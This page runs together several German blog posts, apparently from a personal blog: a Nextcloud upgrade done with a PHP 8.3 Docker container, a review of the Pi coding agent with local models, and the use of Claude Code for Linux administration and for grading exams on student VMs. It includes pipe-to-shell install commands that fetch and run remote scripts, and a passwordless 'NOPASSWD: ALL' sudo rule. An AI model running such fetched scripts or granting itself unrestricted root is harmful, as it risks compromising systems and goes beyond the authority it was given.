Manchmal braucht es eine reißerische Überschrift, um das eigene Versagen zu übertünchen. Was war passiert? Wie in Ubuntu-Server-Update von 24.04 auf 26.04 beschrieben, habe ich vor ein paar Tagen einen Ubuntu-Server auf Version 26.04 aktualisiert. Dort lief (und läuft weiterhin) unter anderem Nextcloud.
Was ich bei meinem Upgrade übersehen hatte: Ich hatte meine Nextcloud-Installation in den vergangenen 18 Monaten sträflich vernachlässigt. Alles funktionierte, an Updates hatte ich nicht gedacht. Genau das ist mir mit dem Ubuntu-Upgrade auf die Füße gefallen. Meine Nextcloud-Clients konnten keine Verbindung mehr herstellen. Die Webseite zeigte kurz und bündig:
This version of Nextcloud is not compatible with PHP>=8.5.
You are currently running 8.5.4
Ein kurzer Test ergab, dass Nextcloud 31 installiert war. Die erste Version, die PHP 8.5 unterstützt, ist aber Nextcloud 33. Aktuell wäre gar Nextcloud 35 …
Das klingt nach einem trivialen Problem, aber das täuscht: Für den Upgrade-Prozess ist ein PHP-Script zuständig, und dieses verweigert mit meiner neuen PHP-Version die Ausführung. Außerdem muss Nextcloud immer Version für Version aktualisiert werden. Eine direkte Abkürzung von Version 31 zu 35 ist nicht zulässig.
In der Vergangenheit hatte ich schon mehrfach das Problem, dass ich Nextcloud nicht aktualisieren konnte, weil PHP zu alt war. Auf die Idee, dass es auch den umgekehrten Fall geben könnte (PHP zu neu), bin ich nicht gekommen.
Docker ist die Lösung
Ich brauchte also auf meinem frisch aktualisierten Server eine alte PHP-Version. Dafür gibt es (inoffizielle) Repositories, aber die wollte ich nicht verwenden. PHP 8.3 oder 8.4 sollte ja nur für ein paar Minuten ein Script ausführen. Zu Hilfe kam mir einerseits Docker, das auf dem Server sowieso installiert ist, und andererseits Claude Code, von dem ich mir mit dem folgenden Prompt eine detaillierte Anleitung erstellen ließ.
/var/www/html/nextcloud contains Nextcloud 31.0.4. My problem: I upgraded to PHP 8.5, but Nextcloud 31 is incompatible with this PHP version. I need to upgrade to Nextcloud version 33 (first PHP 8.5 compatible version), keeping all data. Docker is available to run an older PHP version. Line out an upgrade plan.
Die Grundidee besteht darin, mit einem Dockerfile ein Image mit PHP 8.3 zur Ausführung des Upgrades zu erstellen:
# Dockerfile
FROM php:8.3-cli
ADD https://github.com/mlocati/docker-php-extension-installer/releases/latest/download/install-php-extensions /usr/local/bin/
RUN chmod +x /usr/local/bin/install-php-extensions \
 && install-php-extensions pdo_mysql gd intl zip bcmath gmp apcu exif opcache pcntl sysvsem imagick
RUN printf "memory_limit=2G\napc.enable_cli=1\n" > /usr/local/etc/php/conf.d/nc.ini
Das Image wird im Verzeichnis mit dem Dockerfile mit dem folgenden Kommando erzeugt:
sudo docker build -t nc-php83 .
Auf der Basis dieses Images kann das Nextcloud-Kommando occ mit dem folgenden Script nc-occ ausgeführt werden:
Das Script bindet in den temporären Container das Nextcloud-Verzeichnis unter demselben Pfad wie auf dem Host ein, damit die absoluten Pfade in der config.php weiter stimmen. Es läuft mit der UID von www-data, damit die Dateirechte passen, und nutzt --network host, damit die lokale Datenbank erreichbar ist. Code, Konfiguration und Daten bleiben also auf dem Host, und im Container läuft nur php occ.
Die größte Hürde war die Datenbankverbindung. Der erste Test mit nc-occ status scheiterte mit SQLSTATE[HY000] [2002] No such file or directory. Die Ursache: Das Debian-PHP sucht den MySQL-Socket standardmäßig unter /var/run/mysqld/mysqld.sock, das offizielle Docker-Image tut das nicht. Es reicht deshalb nicht, den Socket-Ordner per -v /var/run/mysqld:/var/run/mysqld einzubinden, man muss PHP den Pfad auch mit -d pdo_mysql.default_socket=/var/run/mysqld/mysqld.sock mitteilen.
Der weitere Ablauf ist in der schon erwähnten Anleitung detailliert ausgeführt. Selbstredend habe ich vorher ein Backup meiner Daten gemacht (also das Verzeichnis /var/www/html/nextcloud/data sowie die MySQL-Datenbank).
Danach habe ich diese Anleitung Schritt für Schritt abgearbeitet. Theoretisch wäre es auch denkbar, diese Aufgabe agentisch an Claude Code zu delegieren; dazu hätte ich Claude Code aber root-Rechte geben müssen. So mutig war ich dann doch nicht.
Später habe ich Nextcloud in der Web-UI weiter auf die Versionen 34 und 35 aktualisiert. Zum Schluss habe ich aufgeräumt, also insbesondere /var/www/html/nextcloud/data/updater-xxx/* sowie das Docker-Imgage für PHP 8.3 gelöscht.
Vor ein paar Wochen habe ich hier beschrieben, wie ich das Sprachmodell Qwen 3.8 Flash Next auf einem Rechner mit Strix-Halo-CPU und 128 GB RAM ausführe. Dort habe ich auch angekündigt, den Coding-Agenten Pi vorzustellen, mit dem ich das lokale Modell getestet habe: Pi ist so ziemlich das Gegenteil von Claude Code — minimalistisch, sparsam mit dem Kontext und gerade deswegen ideal für lokal ausgeführte Sprachmodelle.
Das Problem: Claude Code und lokale Modelle
Claude Code ist für mich aktuell das beste CLI-Coding-Tool. Das gilt aber nicht für das Zusammenspiel mit lokalen Modellen. Zwar lässt sich Claude Code über die Umgebungsvariable ANTHROPIC_BASE_URL mit LM Studio, llama.cpp & Co. verbinden, aber die Ergebnisse sind ernüchternd: Schon für einen Miniprompt wie »Can we talk?« vergehen je nach Modell Minuten, bis die erste Antwort erscheint.
Eine Ursache dafür ist das sogenannte Context Bloating. Claude Code schickt bei jedem Prompt einen riesigen Basiskontext mit. Wenn Sie in einer leeren Session nach »Can we talk?« das Kommando /context ausführen, zeigt Claude Code eine Kontextnutzung von 50k bis 60k Token an:
Der Systemprompt beansprucht ca. 10k Token. Das ist eine Grundanleitung, wie Claude Code agieren soll.
Ungefähr weitere 30k Token ergeben sich aus der Anleitung, wie der Agent Tools wie Bash, Edit, Read oder Write aufrufen soll.
Der Rest stammt von Skills, Plugins, MCP-Servern usw.
Bei den Anthropic-Modellen mit einem Kontextfenster von einer Million Token ist das (fast) vernachlässigbar. Ein lokales Modell mit einem Kontextfenster von 260.000 Token ist aber schon zu 20 bis 25 Prozent gefüllt, bevor Sie überhaupt etwas Sinnvolles gefragt haben. Und all diese Token müssen von Ihrer lokalen Hardware verarbeitet werden, die nun mal nicht mit Cloud-Rechenzentren mithalten kann. Manche Kritiker sprechen bei Claude Code deswegen nicht nur von Context, sondern auch von Feature Bloating.
Die Idee hinter Pi
Hinter Pi steckt Mario Zechner: Der Österreicher hat unter anderem das Game-Framework libGDX entwickelt. Als ihm Claude Code zu komplex und zu geschwätzig wurde, hat er kurzerhand einen eigenen Agenten geschrieben. Der Code steht unter der MIT-Lizenz und wird mittlerweile von der Organisation Earendil weiterentwickelt. Seit 1.10.2026 gibt es die Version 1.0, aktuell (Anfang November 2026) ist schon Version 1.5.
Die Grundidee lässt sich schnell zusammenfassen: Moderne Sprachmodelle wissen ohnehin schon, wie man eine Shell bedient, wie ein Git-Repository funktioniert und wie man eine Datei bearbeitet. Vieles von dem, was ein Systemprompt, AGENTS.md, Skills usw. hinzufügen, kostet zuerst einmal Token und lenkt ab. (Das sagen übrigens nicht nur die Pi-Entwickler, das sagt interessanterweise — wenn auch in einem etwas anderen Zusammenhang — sogar Anthropic!)
Pi aktiviert deswegen standardmäßig nur vier Tools: read, write, edit und bash. Es gibt kein eigenes Tool für die Volltextsuche, keines für Webzugriffe. Wer suchen will, ruft über bash einfach grep oder rg auf. Der komplette Systemprompt inklusive aller Tool-Definitionen beträgt nur gut 1.000 Token. Das ist ein Fünfzigstel von dem, was Claude Code mindestens braucht! Bei einem lokalen Modell mit 130.000 oder 260.000 Token ist das der Unterschied zwischen »unbrauchbar langsam« und »funktioniert«.
Der Preis für diese Sparsamkeit sind weniger Funktionen, weniger Komfort im Terminal und weniger Tools. Pi ist aber erweiterbar (dazu gleich mehr). Erfreulich für Umsteiger: Pi liest beim Start AGENTS.md und ersatzweise CLAUDE.md, und zwar global, aus allen übergeordneten Verzeichnissen sowie aus dem aktuellen Verzeichnis.
Installation
Pi setzt Node.js (Version 22.19 oder neuer) voraus. Zur Installation verwenden Sie am einfachsten das Installations-Script oder npm (hier zur Referenz die Originalanleitung).
$ curl -fsSL https://pi.dev/install.sh | sh                  # Linux, macOS
> powershell -c "irm https://pi.dev/install.ps1 | iex"       # Windows
$ npm i -g --ignore-scripts @earendil-works/pi-coding-agent  # Node.js
Das Installations-Script hat den Vorteil, dass es alle Abhängigkeiten auf exakte Versionen fixiert; Updates führen Sie dann mit pi update durch. Weitere Installationsvarianten beschreibt https://pi.dev.
Anschließend starten Sie den Agenten im Projektverzeichnis mit pi und melden sich mit /login bei einem der über 40 unterstützten Anbieter an. Neben Anthropic, OpenAI und Google funktionieren auch OpenRouter, DeepSeek oder Groq. Bei OpenAI können Sie sogar ein ChatGPT-Abo verwenden.
Auch die Startseite von Pi ist minimalistisch
Lokale Modelle anbinden
Für mich viel interessanter ist aber die Anbindung eines lokalen Modells. Dazu tragen Sie den Server in ~/.pi/agent/models.json ein. Das folgende Beispiel geht davon aus, dass LM Studio auf dem lokalen Rechner läuft und dort das Modell Qwen 3.8 Flash Next geladen ist:
Pi spricht mit LM Studio über die OpenAI-kompatible Schnittstelle. Die meisten Inferenz-Engines unterstützen diese API, d.h., die gleiche Konfiguration funktioniert sinngemäß auch für Ollama, vLLM oder die auf Strix Halo optimierten Engines, die ich in meinem Artikel zu Qwen 3.8 Flash Next vorgestellt habe. Sie müssen nur baseUrl und die Modell-ID anpassen. Die Angabe von contextWindow ist optional; ohne sie nimmt Pi 128.000 Token an. Welche Modelle gerade zur Auswahl stehen, zeigt /model.
Mittlerweile hat Pi außerdem einen eingebauten Provider für den Router-Modus von llama.cpp. Dabei verwaltet llama serve mehrere GGUF-Modelle und lädt diese bei Bedarf. In Pi richten Sie die Verbindung mit /login llama.cpp ein, laden mit /llama ein Modell und wählen es dann mit /model aus.
Hinweis: Achten Sie darauf, dass Sie in Ihrer Inferenz-Engine ein ausreichend großes Kontextfenster einstellen. Viele Engines verwenden per Default einen winzigen Kontext von 4.096 oder 32.768 Token. Für agentisches Coding ist das viel zu wenig, auch mit Pi. Ich verwende auf meinem 128-GB-Rechner das Maximum, das viele lokale Modelle aktuell unterstützen, also 256k Token (262144).
Erweiterungsmechanismen
Ein Agent mit so wenigen Tools klingt trostlos. Pi kompensiert den anfänglichen Minimalismus mit vier Erweiterungsmechanismen:
Skills: Im Kontext steht dauerhaft nur die Beschreibung eines Skills. Die eigentliche Anleitung wird erst geladen, wenn der Skill tatsächlich gebraucht wird.
Extensions: Das sind TypeScript-Module, die eigene Tools, Slash-Kommandos oder Hooks (ebenfalls auf TypeScript-Basis) zur Verfügung stellen.
Prompt Templates: wiederverwendbare Prompt-Bausteine, vergleichbar mit den Slash-Kommandos von Claude Code.
Themes und Keybindings: Farbschemata und Tastenkürzel.
Alle vier Mechanismen lassen sich zu einem Pi Package zusammenfassen und über npm oder Git weitergeben. Installiert werden Pakete mit pi install npm:paketname.
MCP: Kehrtwende mit Kontext-Spartrick
Lange Zeit war die Meinung der Pi-Entwickler zu MCP klar: »No MCP. Build CLI tools with READMEs.« Wer partout MCP wollte, musste das Paket pi-mcp-adapter installieren.
Mit Version 0.99 (Ende September 2026) hat sich das geändert: Pi unterstützt MCP-Server jetzt direkt, sowohl lokal (stdio) als auch remote (Streamable HTTP, inklusive OAuth-Login). Die Konfiguration erfolgt in ~/.pi/agent/mcp.json bzw. projektspezifisch in .pi/mcp.json. Das Format entspricht dem von Claude Code, d.h., Sie können vorhandene mcpServers-Einträge einfach kopieren. Alternativ richten Sie Server mit pi mcp add ein:
$ pi mcp add filesystem -- npx -y @modelcontextprotocol/server-filesystem .
$ pi mcp add docs --url https://example.com/mcp --bearer-token-env-var DOCS_TOKEN
$ pi mcp list
Innerhalb von Pi zeigt /mcp den Zustand aller Server an. Dort können Sie Server auch aktivieren oder deaktivieren und sich bei OAuth-Servern anmelden.
Interessant ist, wie Pi das Kontextproblem löst, das MCP-Server üblicherweise verursachen. Per Default landen die Tool-Definitionen der MCP-Server nämlich gar nicht im Kontext. Stattdessen aktiviert Pi ein zusätzliches Tool namens Codemode. Damit schreibt das Sprachmodell kleine JavaScript-Programme, die in einer Sandbox ausgeführt werden. Dort kann das Modell mit searchTools() nach passenden MCP-Tools suchen, diese aufrufen, die Ergebnisse filtern und nur die wirklich relevanten Ergebnisse zurückgeben. Im Systemprompt steht pro MCP-Server nur eine Zeile mit einer Kurzbeschreibung. Alternativ können Sie in mcp.json für jeden Server bzw. für einzelne Tools einstellen, ob diese direkt deklariert werden (direct), erst nach einer Suche mit tool_search (deferred) oder gar nicht (hidden).
Ob dieses Konzept auch mit lokalen Modellen gut funktioniert, hängt vom Modell ab: Ein Modell, das zuverlässig JavaScript schreibt und Tools sucht, profitiert davon. Für kleinere Modelle ist es vermutlich besser, wenige wichtige Tools mit direct freizugeben.
Keine Websuche
Zu den Lücken in Pi zählt nach wie vor die Websuche. Pi greift auf das bash-Tool mit curl zurück, um einzelne Webseiten mit bekannter URL zu lesen, aber das ist kein echter Ersatz. Hier liegt kein technisches Problem vor, sondern ein wirtschaftliches: Die meisten Suchmaschinen leben von der Werbung. Sie erkennen agentische Websuchen und blockieren diese rasch. Die fehlende Websuche ist kein Pi-spezifisches Problem, sondern betrifft auch andere Open-Source-Agenten außerhalb des reinen Coding-Umfelds, z.B. Hermes und OpenClaw.
Glücklicherweise gibt es Packages, die eine Suchfunktion für Pi nachliefern. Die meisten davon benötigen aber einen Key oder ein Abo. Beispielsweise nutzt npm:@burneikis/pi-web-search die Websuche von Anthropic; dass setzt aber einen Claude-API-Key voraus. Ich habe stattdessen pi-anysearch-tools ausprobiert. Die Installation ist unkompliziert:
$ pi install npm:pi-anysearch-tools
Das Paket erfordert allerdings eine Registrierung und einen Key bei https://anysearch.com. AnySearch hat (Stand: November 2026) einen großzügigen Free Plan, der immerhin 1.000 Suchanfragen pro Tag erlaubt. Für mehr Suchen oder eine bessere Suchqualität müssen Sie ein Abo abschließen. Den Key tragen Sie in ~/.pi/agent/anysearch.json ein:
{
  "anysearchApiKey": "as_sk_xxx"
}
Bei meinen Tests hat das Zusammenspiel zwischen Pi und AnySearch ausgezeichnet funktioniert. Seit Pi MCP unterstützt, können Sie natürlich auch einen MCP-Server für die Websuche einbinden.
Keine Permissions
Pi hat kein Permission-System. Das Modell ruft bash auf. Damit läuft jedes Kommando mit Ihren Rechten; im Worst Case gilt das auch für rm -rf! Im Unterschied zu Claude Code gibt es weder einen Auto-Modus noch einen Classifier, der Kommandos vor der Ausführung begutachtet. Wer die Grenzen der Permission-Systeme kommerzieller Coding-Agenten kennt, mag das konsequent finden. Tatsächlich habe ich mit Pi durchwegs gute Erfahrungen gemacht. Dennoch gilt: Pi ist nur so gut wie die Modelle, die es nutzt.
Immerhin gibt es einen sogenannten Project Trust: Wenn ein Projektverzeichnis eigene Einstellungen, Extensions, Skills oder MCP-Server mitbringt (also z.B. .pi/settings.json oder .pi/mcp.json), fragt Pi beim Start, ob Sie diesem Projekt vertrauen. Das verhindert, dass ein fremdes Repository unbemerkt Code in den Pi-Prozess lädt. Auf die Aktionen des Sprachmodells hat das aber keinen Einfluss.
Die Dokumentation empfiehlt stattdessen, Pi in einen Container oder eine virtuelle Maschine zu stecken, und beschreibt dafür mehrere Varianten. Das ist nicht so komfortabel wie die Sandboxing-Systeme kommerzieller Coding-Agenten, aber sicherheitstechnisch ein vernünftiger Ansatz.
Was sonst noch fehlt
Ebenfalls nicht eingebaut sind Subagenten, ein Planungsmodus, Hintergrund-Tasks oder eine Worktree-Unterstützung. Die Entwickler argumentieren, dass solche Features besser als Extension aufgehoben sind. Tatsächlich gibt es fertige Pakete, die genau das nachrüsten. Wer alles auf einmal will, greift zu omp: Das ist ein Fork von Pi, der LSP-Integration, Debugger-Anbindung, Subagenten und Planungsmodus mitbringt. Leider ist man damit wieder bei der Komplexität, vor der Pi ursprünglich geflüchtet ist.
Sessions, Slash-Kommandos und Optionen
Pi speichert jede Session als JSONL-Datei in ~/.pi/agent/sessions, sortiert nach Arbeitsverzeichnis. Mit /resume kehren Sie zu einer früheren Session zurück, mit /fork zweigen Sie von einer beliebigen Nachricht eine neue ab. /compact fasst den bisherigen Verlauf zusammen.
Neuartig aus Claude-Code-Perspektive ist /tree: Das Kommando stellt die Session als Baum dar, in dem Sie navigieren und zwischen Zweigen wechseln können. Wenn Sie einen Prompt zurücknehmen und anders formulieren, geht der alte Ast nicht verloren; Sie können jederzeit dorthin zurückspringen und beide Varianten vergleichen. Das ist deutlich mächtiger als eine lineare Rewind-Funktion.
Für die Automatisierung gibt es Betriebsarten ohne Benutzeroberfläche: pi -p "prompt" liefert die Antwort und endet dann. --mode json gibt einen Event-Stream aus, --mode rpc erlaubt die Steuerung über stdin und stdout. Mit --export machen Sie aus einer Session eine HTML-Datei. Mit --tools bzw. -t bestimmen Sie, welche Tools aktiv sind. Beispielsweise aktiviert pi -t +codemode,-write zusätzlich codemode und deaktiviert write.
Praktische Erfahrungen
Ich habe Pi mit dem lokalen Modell Qwen 3.8 Flash Next getestet (siehe auch meinen Blog-Artikel zu Qwen 3.8 Flash Next). Als ersten Test habe ich Pi gebeten, ein Spiel in der Art von Space Invaders zu programmieren. Die erste, fehlerfrei spielbare Version war nach vier Minuten fertig. Auch meine Verbesserungswünsche samt einem größeren Refactoring wurden anstandslos und zügig ausgeführt.
Pi startet einen größeren Refactoring-ProzessDas abgeschlossene Refactoring
Ein einfaches Browser-Spiel ist ein netter Test, aber wie sieht es mit realem Code aus? Pi und Qwen 3.8 Flash Next schlagen sich wacker. Heute habe ich in einer größeren PHP-Datei (ca. 2000 Zeilen / 60 kByte Code) eine Sicherheitsanalyse durchgeführt. Pi musste natürlich auch diverse verknüpfte Code-Dateien lesen. Das Ergebnis war inhaltlich exzellent und formal gut aufbereitet, aber Claude Code (oder Pi im Zusammenspiel mit kommerziellen Cloud-Modellen) wäre viel schneller fertig gewesen. Wenn Sie diesbezüglich einmal verwöhnt sind, fällt diese Gemächlichkeit schwer, zumal gleichzeitig der Lüfter hochdreht, um die CPU zu kühlen. Lokale Modelle verdeutlichen den mit der KI verbundenen Ressourcenaufwand viel spürbarer als Cloud-Modelle!
Ich verwende KI-Agenten nicht nur für das Coding, sondern auch für eine erste Korrektur meiner in Markdown-Syntax verfassten Texte (Rechtschreibfehler, Grammatik, inhaltliche Fehler, Redundanzen etc.). Die Geschwindigkeit spielt dabei eine untergeordnete Rolle; bei längeren Texten kann ich Korrekturläufe auch über Nacht ausführen. Mit dem Coding-Agent Pi hat dieser Test zugegebenermaßen wenig zu tun, vielmehr betreffen die Ergebnisse das von mir genutzte Sprachmodell.
Das Korrekturlesen für diesen Text samt einer inhaltlichen Kontrolle hat mehr als eine Viertelstunde gedauert. Qwen-3.8-flash-next ist dabei übertrieben pingelig vorgegangen. In Pi können Sie dem Sprachmodell beim »Denken« zusehen. Qwen hat immer wieder dieselben Dinge überprüft und viele — aus meiner Sicht — komplett sinnlose Doppel- und Dreifachkontrollen durchgeführt. (Hinterlassen Sie einen Kommentar, wenn Sie doch noch einen Fehler finden!) Mein Prompt war: »proofread @pi-agent.md: fix obvious typos or grammar errors; list everything else; also check content on factual errors«
Korrektur dieses Artikels mit Pi und Qwen-3.8-flash-next
Um es zusammenzufassen: Pi mit Qwen 3.8 Flash Next funktioniert ausgezeichnet, aber kommerzielle Coding-Agenten bzw. Pi in Kombination mit kommerziellen Modellen arbeiten eben noch besser.
Fazit
Für mich kann Pi plus ein lokales Modell Claude Code noch nicht vollständig ersetzen. Das habe ich zu Beginn meiner Tests auch nicht erwartet. Für große Software-Projekte bieten kommerzielle CLIs von Anthropic, OpenAI oder Mistral mehr Qualität, Geschwindigkeit und Arbeitskomfort.
Aber Pi zeigt, wie wenig ein Coding-Agent braucht. Pi glänzt da, wo kommerzielle Agenten schwächeln: im Zusammenspiel mit lokalen Modellen mit begrenztem Kontext und begrenzter Rechenleistung. Wenn Sie aus Gründen des Datenschutzes oder der Unabhängigkeit mit einem lokalen Modell arbeiten möchten, ist Pi die erste Wahl.
Von der geringeren Geschwindigkeit und Qualität lokaler Modelle einmal abgesehen, empfand ich die fehlende Websuche als das größte Hindernis für produktives Arbeiten: Für mich ist ein Coding-Agent auch ein Hilfsmittel zur Recherche. Bei Bugs im Zusammenspiel mit modernen Bibliotheken oder bei Setup-Problemen mit neuen Tools erwarte ich, dass der Agent aktuelle Infos aus dem Internet beschaffen kann. Bei Open-Source-Coding-Agenten wie Pi ist dazu die Anbindung an einen externen Suchdienst notwendig, die zumindest bei intensiver Nutzung zusätzliche Kosten verursacht.
Coding mit KI-Unterstützung ist mittlerweile für die meisten Entwickler gelebte Praxis. Weniger bekannt ist, dass CLIs wie Claude Code auch abseits der Programmierung ein großartiges Werkzeug sind: Mit CLIs können Sie per SSH Linux-Installationen administrieren, Backups überprüfen, Docker-Setups einrichten oder Mail-Server-Konfigurationen analysieren.
Darüber hinaus setze ich Claude Code seit einigen Monaten für die Korrektur meiner Linux-Prüfungen ein. In diesem Beitrag erkläre ich, wie das funktioniert und warum das für mich eines der überzeugendsten Beispiele für »agentische KI« abseits des Codings ist.
Ich konzentriere mich in diesem Artikel auf Claude Code und habe das Setup auch nur mit dieser CLI getestet. Aber prinzipiell sollte das Setup ebenso gut mit Codex, Vibe CLI, Pi oder jedem anderen KI-Tool funktionieren, das im Terminal läuft und mit einem ausreichend leistungsstarken Sprachmodell verbunden ist.
Linux-Administration mit Claude Code
Die größte Hürde bei der Systemadministration besteht darin, wie Claude Code root-Rechte erlangt. Der naheliegende Weg, die interaktive Eingabe des Passworts für sudo während einer Session, ist leider nicht vorgesehen. Es gibt mehrere Wege, diese Hürde zu umgehen:
SSH-Key: Sie führen Claude Code auf Ihrem Arbeitsrechner oder Notebook aus. Über einen SSH-Key kann sich Claude Code beim zu administrierenden System ohne Passwort als root anmelden und dort arbeiten. Für die Prüfungskorrektur habe ich mich für diese Variante entschieden.
sudo ohne Passwort: Sie installieren Claude Code auf dem Zielsystem und führen das Programm in einem gewöhnlichen Account aus. Dank einer Regel in /etc/sudoers.d/ kann Claude Code ohne interaktive Passwortangabe root-Rechte erlangen (z.B. ALL=(ALL:ALL) NOPASSWD: ALL). Dieser sudo-Zugang kann uneingeschränkt sein oder auf ausgewählte Kommandos limitiert werden.
Claude Code als root: Sie installieren Claude Code am Zielsystem und führen es dort direkt mit root-Rechten aus. Das widerspricht aber dem Grundprinzip, möglichst nie größere, interaktive Programme mit root-Rechten auszuführen.
Sicherheitstechnisch sind alle drei Varianten in etwa gleich schlecht. Die letzte Variante ist vermutlich die schlimmste. Für Test-VMs und Entwicklungsumgebungen sind die skizzierten Wege akzeptabel. Für echte (produktive) Server ist Variante 2 der am ehesten taugliche Kompromiss.
Mindestens ebenso wichtig ist der Arbeitsmodus. Seit Sommer 2026 gilt der Auto-Modus als Defaultmodus von Claude Code. Dabei entscheidet ein zweites Sprachmodell (der Classifier), welche Kommandos ohne Rückfrage ausgeführt werden dürfen. Beim Programmieren funktioniert das ausgezeichnet.
Für die Administration von Servern ist dieser Modus aber gefährlich. Der Classifier sieht nämlich nie die Ausgabe von Kommandos wie lsblk oder pvs. Er kann deshalb nicht überprüfen, ob /dev/vdb wirklich das neue, leere Disk-Image ist oder ob sich dort schon aktiv genutzte Partitionen befinden. Paradoxerweise gilt: Je präziser Sie Ihren Auftrag formulieren, desto weniger wird nachgefragt. Wenn Sie sich bei /dev/vdb1 vertippt haben: Pech gehabt!
Wenn Claude Code beim Coding falsch »denkt« und Sie per Git zurück zum vorherigen Stand Ihres Projekts gehen müssen, ist das ärgerlich. Sollte Claude Code hingegen versehentlich die falsche SSD Ihres Servers neu partitionieren, ist das ein Fehler, der nicht mehr gutzumachen ist. (Nun gut, Sie haben natürlich ein Backup! Aber der Arbeitstag ist vermutlich trotzdem verloren.)
Für administrative Arbeiten empfehle ich deswegen den manuellen Modus, in dem jede Dateiänderung und jedes Shell-Kommando bestätigt werden muss. Am besten richten Sie für Ihre Admin-Aufgaben ein eigenes Projektverzeichnis ein und verankern den Modus dort dauerhaft in .claude/settings.json, damit Sie die Aktivierung nicht vergessen können:
{
  "permissions": {
    "defaultMode": "manual"
  }
}
Der manuelle Modus ist mit vielen Rückfragen verbunden. Mit der Antwort Yes, and don’t ask again speichert Claude Code eine Freigaberegel in .claude/settings.local.json. Ein regelmäßiger Blick in diese Datei lohnt sich: Zu großzügig geratene Regeln bleiben sonst dauerhaft aktiv, umgekehrt lassen sich oft mehrere Regeln zu einer zusammenfassen (z.B. Bash(sudo du *)). Die goldene Mitte sind Setups, in denen Sie den manuellen Modus mit Allow-Regeln für harmlose Kommandos kombinieren.
Nie auf Produktivsystemen! In meiner Admin-Praxis bin ich begeisterter Claude-Code-Anwender. Aber meine rote Linie sind Produktivsysteme. Mir ist klar, dass die Wissensbasis von Claude Code breiter und tiefer ist als die jedes Linux-Admins, und ich lasse mich auch gerne beraten. Aber so wie sich ein junger Mitarbeiter erst Vertrauen erarbeiten muss, bevor er kritische Aufgaben selbstständig erledigen darf, so geht es mir auch mit Claude Code. Was das Coding angeht, habe ich dieses Vertrauen. Was die Linux-Administration betrifft: noch nicht im gleichen Ausmaß.
Meine Linux-Lehrveranstaltung
Ich unterrichte an der Fachhochschule JOANNEUM in Kapfenberg seit über einem Jahrzehnt Linux-Administration. Das ist eine sehr grundlagenorientierte Lehrveranstaltung: Benutzerverwaltung, Zugriffsrechte samt setuid und setgid, Administration des Dateisystems samt LVM, Netzwerk-Basics, Paketverwaltung, systemd, Logging, elementare Tools (find, tar etc.).
Sowohl während der Übungen als auch zur Prüfung erhalten alle Studentinnen und Studenten Zugang zu virtuellen Maschinen. Die Prüfung besteht darin, Admin-Aufgaben auszuführen. Beurteilt wird danach der Zustand der virtuellen Maschinen. Die Prüfung ist damit viel praxisnäher als ein Multiple-Choice-Test. Drei Beispiele für typische Aufgaben:
Richte auf /dev/vdb ein Physical Volume mit xxx MiB ein, füge es der Volume Group für das Root-Dateisystem hinzu und vergrößere dann das Logical Volume und das Dateisystem für /.
Richte die Benutzer Jack, Joe und Averall ein. Deren Accounts sollen nach 90 Tagen ablaufen. Sie haben Zugriff auf ein gemeinsames Verzeichnis /data/some-task. Jeder der drei soll dort neu erzeugte Dateien der beiden anderen lesen, bearbeiten, aber nicht löschen können. Richte das Verzeichnis entsprechend ein.
Sichere den SSH-Server mit Fail2ban ab.
Diese Prüfungs- bzw. Übungsaufgaben klingen beinahe wie Prompts! Bevor ich Claude Code mit der Korrektur der Prüfungen beauftragt habe, habe ich deswegen die Probe aufs Exempel gemacht: Ich habe eine zusätzliche virtuelle Maschine eingerichtet, Claude Code per SSH-Key Root-Zugang gegeben und ihm eine Prüfung übergeben, samt der Aufforderung, alle Aufgaben zu erledigen und die genaue Vorgehensweise in einer Datei zu protokollieren.
Weniger als zehn Minuten später war Claude Code fertig. Ich habe das Ergebnis kontrolliert: Alle Punkte! Die Studierenden haben 90 Minuten Zeit. Die volle Punkteanzahl erreicht praktisch niemand, nicht weil meine Prüfung so schwierig wäre (ist sie wirklich nicht!), sondern weil auch guten Admins Schlampigkeitsfehler unterlaufen, speziell unter (Prüfungs-)Stress.
Prüfungskorrektur bisher
Zur Korrektur musste ich bisher via SSH in jede virtuelle Maschine »hineinsehen« und den Zustand des Dateisystems, der Netzwerkkonfiguration, von installierten Paketen und Dateien analysieren. Ich habe dazu ein selbst geschriebenes Script verwendet, das per SSH für jede VM Kommandos wie cat /etc/fstab, lsblk, pvs, getfacl usw. ausführte und die Ergebnisse in einer Textdatei sammelte. Diese Textdatei (plus bei Unklarheiten ein direkter Login samt ein paar manuellen Kontrollen) war dann die Grundlage für meine Beurteilung.
Das hat funktioniert, war aber mühsam. Für Details musste ich trotzdem oft in die VM hinein. Und weil sich die Aufgaben von Prüfung zu Prüfung ändern, musste ich auch das Script jedes Mal anpassen. Damit nicht genug: Ich musste in einer Tabelle dokumentieren, welche Teilaufgaben erledigt wurden und welche Fehler dabei passiert sind, mir überlegen, wie viele Teilpunkte eine unvollständige Aufgabe wert ist, und schließlich die wichtigsten Dateien aus den virtuellen Maschinen archivieren, sodass ich meine Beurteilung zur Not später nachvollziehen und begründen kann. Jeder Schritt für sich ist einfach, aber in Summe kostete die Beurteilung jeder Prüfung eine Menge Zeit.
Prüfungskorrektur mit Claude Code
Mittlerweile sieht sich Claude Code die virtuellen Maschinen selbst an. Dazu habe ich ein Projektverzeichnis mit Unterverzeichnissen für die Prüfungsangaben (exams/), meine Unterrichtsunterlagen (teaching/) und die Protokolle der von Claude Code ausgeführten Kommandos (reports/) eingerichtet. Die Datei CLAUDE.md enthält ganz genaue Anweisungen, wie Claude Code die virtuellen Maschinen nach einer Prüfung analysieren soll. Die Idee sieht so ähnlich wie der folgende, stark gekürzte Prompt aus:
Exam evaluation

* You have root access to the VMs fh01.example.com to fh20.example.com.
* Each VM is the result of an exam according to exam-2026-06.md.
  You are to evaluate the exam.
* Prepare an ODS table with columns for each VM and rows for each
  task / subtask.
* For each VM evaluate the exam. First, make a backup of
  /root/.bash_history (backup file name: bash_history_<date_time>).
* Other than that, do not change anything! Only read/access/evaluate.
  Do not create or modify files, do not run configuration commands,
  do not fix errors. The VM should stay as much as possible in the
  state the student left it when finishing the exam.
* Insert the achieved points and comments on wrong or missing details
  into the ODS table.
* Make a backup of /etc, /root and /home/student, download it to the
  local machine and save it as archive-fh<nn>.tar.gz.
Damit die Punkteaufteilung für alle Teilnehmer konsistent ist, lasse ich Claude Code vorweg zu jeder Prüfung ein Bewertungsschema erstellen. Dieses kontrolliere ich und passe es fallweise an: Auch wenn eine Frage in fünf Aufzählungspunkten formuliert ist, sind die Punkte oft unterschiedlich zu gewichten, je nach Schwierigkeit und Zeitaufwand.
